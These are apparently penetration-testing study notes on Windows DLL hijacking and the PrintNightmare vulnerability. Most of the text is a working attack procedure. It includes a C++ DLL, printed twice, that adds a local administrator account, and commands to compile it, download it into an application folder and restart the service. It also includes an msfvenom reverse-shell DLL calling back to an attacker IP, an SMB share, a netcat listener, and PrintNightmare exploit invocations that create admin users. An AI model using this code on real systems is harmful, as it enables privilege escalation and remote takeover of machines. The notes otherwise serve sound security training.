












































































































































































































































































































































































































































































DLL Hijacking
17.7.1 - Dynamic Link Libraries (DLLs)
Modern OSs offer the ability to reuse common code like libraries across binaries. This helps with efficiency and combating wasted code. When an executable is started, a linker loads these dynamic libraries into the process memory.
- In Linux these are called shared objects (.so)
- In Windows these are called DLLs
Since this loading process happens dynamically upon execution, this introduces the possibility for an attacker to inject malicious code in the form of a malicious DLL loaded into the process memory.
There are 2 possible ways to attack a DLL
1. Find a DLL used by the victim binary that the attacker can overwrite with a malicious DLL.
2. Introduce a new malicious DLL and trick the default search order used by Windows to load the malicious code, instead of the original one. In other words, tricking the search order.
This is an example of a dll being called from the pwd (very basic example).

Note that DLLs aren't necessarily loaded when an application starts, they're part of a specific function that will need to be called upon.
17.7.2 - Service DLL Enumeration

To understand the running DLLs in a given service, we can use Listdlls64.exe, which works for currently executing processes. Note this will require some privileges regarding the service you're enumerating (sc.exe start <service).
https://learn.microsoft.com/en-us/sysinternals/downloads/listdlls
listdlls64.exe /accepteula simpleService
This, as you can imagine, is much easier for simple enumeration than using procmon. It gives us the memory space of the process, the size of the dll and the path information.
17.7.3 Overwriting DLL Binaries
Once we know the paths of DLLs used by a given service binary, we can check if we have the permissions to overwrite them to load a malicious DLL. Note this is a noisy way of doing it.

Main.exe may be calling on lib.dll, therefore exporting some of it's functionality to it. Question is can we overwrite the dll?
We can use this binary
#include <stdlib.h>
#include <windows.h>

BOOL APIENTRY DllMain( //DLLMain is the entry point when loading a DLL file
HANDLE hModule,// Handle to DLL module
DWORD ul_reason_for_call,// Reason for calling function
LPVOID lpReserved ) // Reserved
{
    switch ( ul_reason_for_call )
    {
        case DLL_PROCESS_ATTACH: // A process is loading the DLL.
        int i;
        i = system ("net user dave3 password123! /add");
        i = system ("net localgroup administrators dave3 /add");
        break;
        case DLL_THREAD_ATTACH: // A process is creating a new thread.
        break;
        case DLL_THREAD_DETACH: // A thread exits normally.
        break;
        case DLL_PROCESS_DETACH: // A process unloads the DLL.
        break;
    }
    return TRUE;
}
And this compilation method
x86_64-w64-mingw32-gcc TextShaping.cpp -shared -o TextShaping.dll
17.7.4 - DLL Hijacking
Microsoft implemented a search order for DLLs, in an attempt to mitigate a high number of DLL hijacking attempts. Note a Windows VM may be needed to utilise procmon and find missing DLLs.
1. The directory from which the application loaded. (specified by lpFileName)
2. The system directory. (GetSystemDirectory)
3. The 16-bit system directory.
4. The Windows directory. (GetWindowsDirectory())
5. The current directory.
6. The directories that are listed in the PATH environment variable.
Start enumeration by checking running service info
Get-ItemProperty "HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\*" | select displayname
Test if files are writable to the target running services' directory
echo "test" > 'C:\FileZilla\FileZilla FTP Client\test.txt'
type 'C:\FileZilla\FileZilla FTP Client\test.txt'
Use Procmon to filter for NAME NOT FOUND DLLs, attempting to load from a location higher in the search order before finding the DLL in a lower one.
We can write a DLL in C++ code, this one creates a new admin user.
#include <stdlib.h>
#include <windows.h>

BOOL APIENTRY DllMain( //DLLMain is the entry point when loading a DLL file
HANDLE hModule,// Handle to DLL module
DWORD ul_reason_for_call,// Reason for calling function
LPVOID lpReserved ) // Reserved
{
    switch ( ul_reason_for_call )
    {
        case DLL_PROCESS_ATTACH: // A process is loading the DLL.
        int i;
        i = system ("net user dave3 password123! /add");
        i = system ("net localgroup administrators dave3 /add");
        break;
        case DLL_THREAD_ATTACH: // A process is creating a new thread.
        break;
        case DLL_THREAD_DETACH: // A thread exits normally.
        break;
        case DLL_PROCESS_DETACH: // A process unloads the DLL.
        break;
    }
    return TRUE;
}
Then we can cross-compile the DLL with mingw-64. Define the DLL as a shared library file with -shared.
x86_64-w64-mingw32-gcc TextShaping.cpp -shared -o TextShaping.dll
Finally we can move the target over to the file location that the .exe wants to read the DLL from first in the search order.
iwr -uri http://192.168.48.3/TextShaping.dll -OutFile 'C:\FileZilla\FileZilla FTP Client\TextShaping.dll'
sc.exe stop simpleService.exe
sc.exe start simpleService.exe
We should now see the user
net user
net localgroup administrators
17.7.5 - PrintNightmare - RCE
https://www.papercut.com/blog/print_basics/windows-print-nightmare-explained/
The Windows Print Spooler service improperly handles printer drivers and configurations. This works because the Print Spooler has SYSTEM-level privileges and will trust and load printer drivers from users under certain conditions.
A low-privileged user can use this flaw to:
- Upload a malicious DLL as a printer driver.
- Have the system load and execute that DLL as SYSTEM.
We are able to import a malicious dll, to get a shell as SYSTEM.
Check if the target it vulnerable
impacket-rpcdump @192.168.5.3 | egrep 'MS-RPRN|MS-PAR'
Clone the repository
git clone https://github.com/cube0x0/CVE-2021-1675.git
Create a malicious DLL
msfvenom -p windows/x64/shell_reverse_tcp LHOST=<ATTACKER-IP> LPORT=5555 -f dll > shell.dll
Host a malicious DLL and share it
smbserver.py share . -smb2support
Create a listener
nc -nvlp 5555
python3 CVE-2021-1675.py test.local/f.castle:Password1@192.168.5.2 '\\<ATTACKER-IP>\share\shell.dll'
We should now be SYSTEM and be able to move on to post-compromise.
17.7.6 - PrintNightmare - LPE
With this PE action, we are able to add a new user to the local admin group.
Import-Module .\cve-2021-1675.ps1
Add user adm1n/P@ssw0rd in the local admin group by default
Invoke-Nightmare
Invoke-Nightmare -DriverName "Xerox" -NewUser "pentester" -NewPassword "Use-A-Strong-Password!5@"